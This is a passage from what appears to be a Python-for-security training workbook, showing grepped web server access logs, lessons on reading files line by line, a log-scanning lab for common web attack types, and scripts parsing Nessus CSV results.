W64; rv:20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:14:51 -0400] "GET /wp-content/themes/strategic
security/images/linkedin_16.png HTTP/1.1" 200 709 "http://strategicsec.com/wp-con
tent/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:
20.0) Gecko/20100101 Firefox/20.0"
141.101.80.187 - - [05/May/2013:04:14:53 -0400] "GET /wp-content/themes/strategic
security/images/content_divider.png HTTP/1.1" 200 1005 "http://strategicsec.com/w
p-content/themes/strategicsecurity/style.php" "Mozilla/5.0 (Windows NT 6.1; WOW64
; rv:20.0) Gecko/20100101 Firefox/20.0"
```

cat access_log | grep 108.162.216.204

```
strategicsec@ubuntu:~/Desktop$ cat access_log | grep 108.162.216.204
108.162.216.204 - - [05/May/2013:04:08:03 -0400] "GET /2010/11/23/get-help-hackin
g-your-company/ HTTP/1.1" 404 17448 "-" "SAMSUNG-SGH-E250/1.0 Profile/MIDP-2.0 Co
nfiguration/CLDC-1.1 UP.Browser/6.2.3.3.c.1.101 (GUI) MMP/2.0 (compatible; Google
bot-Mobile/2.1; +http://www.google.com/bot.html)"
108.162.216.204 - - [06/May/2013:07:43:33 -0400] "GET /?plugin=all-in-one-event-c
alendar&controller=ai1ec_exporter_controller&action=export_events&cb=740510426&ai
1ec_post_ids=55368 HTTP/1.1" 200 3367 "-" "Mozilla/5.0 (compatible; Googlebot/2.1
; +http://www.google.com/bot.html)"
108.162.216.204 - - [06/May/2013:09:03:39 -0400] "GET /wp-content/themes-ai1ec/vo
rtex/style.css?ver=1.9-7 HTTP/1.1" 200 36806 "http://strategicsec.com/2013/03/26/
hacking-in-paradise-2013-giveaway/" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWeb
Kit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"
108.162.216.204 - - [06/May/2013:09:04:03 -0400] "GET /wp-content/themes/strategi
csecurity/js/start.js?ver=3.5.1 HTTP/1.1" 200 119 "http://strategicsec.com/2013/0
3/26/hacking-in-paradise-2013-giveaway/" "Mozilla/5.0 (Windows NT 6.2; WOW64) App
leWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.64 Safari/537.31"
108.162.216.204 - - [06/May/2013:10:16:29 -0400] "GET /wp-content/plugins/contact
-form-7/includes/css/styles.css?ver=3.4 HTTP/1.1" 200 887 "http://strategicsec.co
m/services/training-services/classroom/hacking-in-paradise/" "Mozilla/5.0 (BlackB
erry; U; BlackBerry 9930; en-US) AppleWebKit/534.11+ (KHTML, like Gecko) Version/
7.1.0.755 Mobile Safari/534.11+"
108.162.216.204 - - [06/May/2013:13:20:12 -0400] "GET /?plugin=all-in-one-event-c
alendar&controller=ai1ec_exporter_controller&action=export_events&cb=1388412351&a
i1ec_post_ids=55345 HTTP/1.1" 200 3788 "-" "Mozilla/5.0 (compatible; Googlebot/2.
1; +http://www.google.com/bot.html)"
108.162.216.204 - - [06/May/2013:13:56:36 -0400] "GET /wp-content/themes-ai1ec/vo
rtex/style.css?ver=1.9-7 HTTP/1.1" 200 36806 "http://strategicsec.com/2013/04/10/
so-you-wanna-be-a-pentester-free-webinar-to-show-you-how/" "Mozilla/5.0 (iPad; CP
U OS 6_1_3 like Mac OS X) AppleWebKit/536.26 (KHTML, like Gecko) Mobile/10B329"
```

cat access_log | grep 173.245.53.160

```
strategicsec@ubuntu:~/Desktop$ cat access_log | grep 173.245.53.160
173.245.53.160 - - [05/May/2013:05:18:03 -0400] "GET /wp-includes/js/comment-repl
y.min.js?ver=3.5.1 HTTP/1.1" 200 786 "http://strategicsec.com/services/training-s
ervices/classroom/hacking-in-paradise/" "Mozilla/5.0 (Linux; U; Android 4.0.4; nl
-be; GT-I9100 Build/IMM76D) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mo
bile Safari/534.30"
173.245.53.160 - - [05/May/2013:05:18:04 -0400] "GET /wp-content/themes/strategic
security/images/html_background.png HTTP/1.1" 200 399 "http://strategicsec.com/se
rvices/training-services/classroom/hacking-in-paradise/" "Mozilla/5.0 (Linux; U;
Android 4.0.4; nl-be; GT-I9100 Build/IMM76D) AppleWebKit/534.30 (KHTML, like Geck
o) Version/4.0 Mobile Safari/534.30"
173.245.53.160 - - [05/May/2013:05:18:03 -0400] "GET /wp-includes/js/jquery/jquer
y.js?ver=1.8.3 HTTP/1.1" 200 93658 "http://strategicsec.com/services/training-ser
vices/classroom/hacking-in-paradise/" "Mozilla/5.0 (Linux; U; Android 4.0.4; nl-b
e; GT-I9100 Build/IMM76D) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0 Mobi
le Safari/534.30"
173.245.53.160 - - [05/May/2013:05:18:07 -0400] "GET /wp-content/uploads/2012/07/
Hilton8-150x150.png HTTP/1.1" 200 48133 "http://strategicsec.com/services/trainin
g-services/classroom/hacking-in-paradise/" "Mozilla/5.0 (Linux; U; Android 4.0.4;
 nl-be; GT-I9100 Build/IMM76D) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0
 Mobile Safari/534.30"
173.245.53.160 - - [05/May/2013:05:18:07 -0400] "GET /wp-content/uploads/2012/07/
Hilton5-150x150.png HTTP/1.1" 200 57993 "http://strategicsec.com/services/trainin
g-services/classroom/hacking-in-paradise/" "Mozilla/5.0 (Linux; U; Android 4.0.4;
 nl-be; GT-I9100 Build/IMM76D) AppleWebKit/534.30 (KHTML, like Gecko) Version/4.0
 Mobile Safari/534.30"
173.245.53.160 - - [05/May/2013:07:57:09 -0400] "GET /apple-touch-icon.png HTTP/1
.1" 404 18069 "-" "Mozilla/5.0 (Linux; Android 4.1.1; EndeavorU Build/JRO03C) App
leWebKit/537.31 (KHTML, like Gecko) Chrome/26.0.1410.58 Mobile Safari/537.31"
173.245.53.160 - - [05/May/2013:12:04:48 -0400] "GET /wp-includes/js/jquery/jquer
```

Google the following terms:


- Python read file
- Python read line
- Python read from file

Lesson 12: Use Python to read in a file line by line

Reference:
http://cmdlinetips.com/2011/08/three-ways-to-read-a-text-file-line-by-line-in-python/

---
vi logread1.py

```
## Open the file with read only permit
f = open('access_log', "r")

## use readlines to read all lines in the file
## The variable "lines" is a list containing all lines
lines = f.readlines()

print lines


## close the file after reading the lines.
f.close()
```



Google the following:

- python difference between readlines and readline
- python readlines and readline

Lesson 13: A quick challenge

Can you write an if/then statement that looks for this IP and print "Found it"?

141.101.81.187

Hint 1: Use Python to look for a value in a list

Reference:
http://www.wellho.net/mouth/1789_Looking-for-a-value-in-a-list-Python.html

---
Hint 2: Use Python to prompt for user input

Reference:
http://www.cyberciti.biz/faq/python-raw_input-examples/

Hint 3: Use Python to search for a string in a list

Reference:
http://stackoverflow.com/questions/4843158/check-if-a-python-list-item-contains-a-string-inside-another-string

Lesson 14: Look for web attacks in a log file


In this lab we will be looking at the scan_log.py script and it will scan the server log to find out common hack attempts within your web server log.
Supported attacks:

1. SQL Injection
2. Local File Inclusion
3. Remote File Inclusion
4. Cross-Site Scripting

wget https://s3.amazonaws.com/SecureNinja/Python/scan_log.py

The usage for scan_log.py is simple. You feed it an apache log file.

cat scan_log.py | less (use your up/down arrow keys to look through the file)



Explain to me how this script works.


Lesson 15: Parsing CSV Files

Dealing with csv files

Reference:
http://www.pythonforbeginners.com/systems-programming/using-the-csv-module-in-python/

Type the following commands:
---


wget https://s3.amazonaws.com/SecureNinja/Python/class_nessus.csv



Example 1 - Reading CSV files

#To be able to read csv formated files, we will first have to import the
#csv module.

```
import csv
with open('class_nessus.csv', 'rb') as f:
   reader = csv.reader(f)
   for row in reader:
      print row
```




Example 2 - Reading CSV files

---


vi readcsv.py

```
#!/usr/bin/python
import csv       # imports the csv module
import sys                    # imports the sys module

f = open(sys.argv[1], 'rb')       # opens the csv file
try:
   reader = csv.reader(f)        # creates the reader object
   for row in reader:            # iterates the rows of the file in orders
      print row          # prints each row
finally:
   f.close()              # closing
```




Example 3 - - Reading CSV files
---
vi readcsv2.py

```
#!/usr/bin/python
# This program will then read it and displays its contents.


import csv

ifile  = open('class_nessus.csv', "rb")
reader = csv.reader(ifile)

rownum = 0
for row in reader:
   # Save header row.
   if rownum == 0:
      header = row
   else:
      colnum = 0
      for col in row:
         print '%-8s: %s' % (header[colnum], col)
         colnum += 1

   rownum += 1

ifile.close()
```




python readcsv2.py | less



vi readcsv3.py


```
#!/usr/bin/python
import csv
f = open('class_nessus.csv', 'rb')
try:
   rownum = 0
   reader = csv.reader(f)
   for row in reader:
       #Save header row.
      if rownum == 0:
         header = row
      else:
         colnum = 0
         if row[3].lower() == 'high':
            print '%-1s: %s     %-1s: %s     %-1s: %s     %-1s: %s' % (header[3],
row[3],header[4], row[4],header[5], row[5],header[6], row[6])
      rownum += 1
finally:
   f.close()
```

python readcsv3.py | less




vi readcsv4.py

```
#!/usr/bin/python
import csv
f = open('class_nessus.csv', 'rb')
try:
   print '/------------------------------------------------/'
   rownum = 0
   hosts = {}
   reader = csv.reader(f)
   for row in reader:
      # Save header row.
      if rownum == 0:
         header = row
      else:
         colnum = 0
         if row[3].lower() == 'high' and row[4] not in hosts:
            hosts[row[4]] = row[4]
            print '%-1s: %s    %-1s: %s    %-1s: %s    %-1s: %s' % (header[3],
row[3],header[4], row[4],header[5], row[5],header[6], row[6])
      rownum += 1
finally:
   f.close()
```



python readcsv4.py | less



Lesson 16: Parsing XML Files

/--/
----------PARSING XML FILES----------
/--/

Type the following commands:
---

